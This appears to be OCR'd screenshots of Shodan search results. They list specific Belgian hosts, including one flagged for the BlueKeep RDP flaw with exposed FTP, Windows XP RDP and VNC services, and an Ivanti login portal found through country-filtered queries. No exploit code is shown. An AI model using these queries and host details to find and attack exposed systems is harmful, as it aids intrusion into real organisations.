ISP	Proximus NV
ASN	AS5432

Vulnerabilities

CVE-2019-0708 10.0 A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability'.

Open Ports

21 80 3389 5800 5900


// **21** / TCP

-1843544321 | 2023-11-19T09:55:28.297950

```
220-FileZilla Server 1.5.1
220 Please visit https://filezilla-project.org/
530 Login incorrect.
214-The following commands are recognized.
 NOP  USER TYPE SYST SIZE RNTO RNFR RMD  REST QUIT
 HELP XMKD MLST MKD  EPSV XCWD NOOP AUTH OPTS DELE
 CWD  CDUP APPE STOR ALLO RETR PWD  FEAT CLNT MFMT
 MODE XRMD PROT ADAT ABOR XPWD MDTM LIST MLSD PBSZ
 NLST EPRT PASS STRU PASV STAT PORT
214 Help ok.
211-Features:
 MDTM
 REST STREAM
 SIZE
 MLST type*;size*;modify*;perm*;
 MLSD
 AUTH SSL
 AUTH TLS
 PROT
 PBSZ
 UTF8
 TVFS
 EPSV
 EPRT
 MFMT
211 End
```

SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
             (Negative)13:3b:45:27:2c:b7:79:81:91:35:74:ec:f6:2f:8d:8f:2d:18:94:ff
        Signature Algorithm: ecdsa-with-SHA256
        Issuer: CN=filezilla-server self signed certificate
        Validity
            Not Before: Feb 14 03:55:45 2023 GMT
            Not After : Feb 15 04:00:45 2024 GMT
        Subject: CN=filezilla-server self signed certificate
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
                pub:
                    04:7e:98:9e:66:f2:b2:b2:0a:ad:6d:e5:da:48:64:
```



country:be port:3389 - Shodan S
194.[redacted]
shodan.io/host/194.[redacted]

// **3389** / TCP

-550512957 | 2023-12-03T15:34:46.883274

Remote Desktop Protocol

```
Remote Desktop Protocol
\x03\x00\x00\x0b\x06\xd0\x00\x00\x124\x00

Aanmelden bij Windows
Gebruikersnaam:
Wachtwoord:
Annuleren Opties
```

Aanmelden bij Windows
Microsoft Windows xp Professional
Copyright © 1985-2001 Microsoft Corporation
Microsoft
Gebruikersnaam:
Wachtwoord:
OK
Annuleren
Opties >>

// **5800** / TCP

1569041836 | 2023-11-22T00:53:36.746726

TightVNC Java Viewer


```
HTTP/1.0 200 OK
```

// **5900** / TCP

117718508 | 2023-11-22T01:24:57.994705

VNC

```
RFB 003.008

VNC:
  Protocol Version: 3.8
  Security Types:
    2: VNC Authentication
    17: Ultra
```



TOTAL RESULTS

16

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

Total Results: **2,925**

Top Countries

US	770
DE	611
GB	173
HK	136
FR	113

|- Organization:
GlobalSign nv-sa

Issued To:
|- Common Name:
***.jandenul.com**

|- Organization:
Jan De Nul NV

Supported SSL Versions:
TLSv1.2

Ivanti User Portal: Sign In


2023-12-02T17:55:44.680245

34.140.213.95
vsp.exodus.tools
95.213.140.34.bc.googleusercontent.com

SSL Certificate

Issued By:
|- Common Name:
R3

```
HTTP/1.1 200
Date: Sat, 02 Dec 2023 17:55:43 GMT
Server: server
Content-Security-Policy: worker-src  'none';connect-src * mxpnl.com * mixpanel.com * manquest.com www.manquestapi.com * mqcdn.c
```



country:be port:3389 - Shodan S
country:be "Path=/mifs" - Shoda
Ivanti User Portal: Sign In
Not secure
https://91.194.202.81/mifs/user/login.jsp
ivanti
SIGN IN WITH PASSWORD

Ivanti seamlessly secures your device and provides easy access to your email, applications and content.


Instant Access
Receive instant access to your corporate email, calendar and contacts.

Apps
Utilize your favorite corporate apps whenever and wherever you want.

Secure Content
Easily access corporate documents, presentations and more.

Username

Password



country:be port:3389 - Shodan S
country:be "Path=/mifs" - Shoda
Workplace Sign In
Not secure
https://91.194.202.81/mifs/c/windows/api/v2/device/registration

Sign in to your Ivanti account

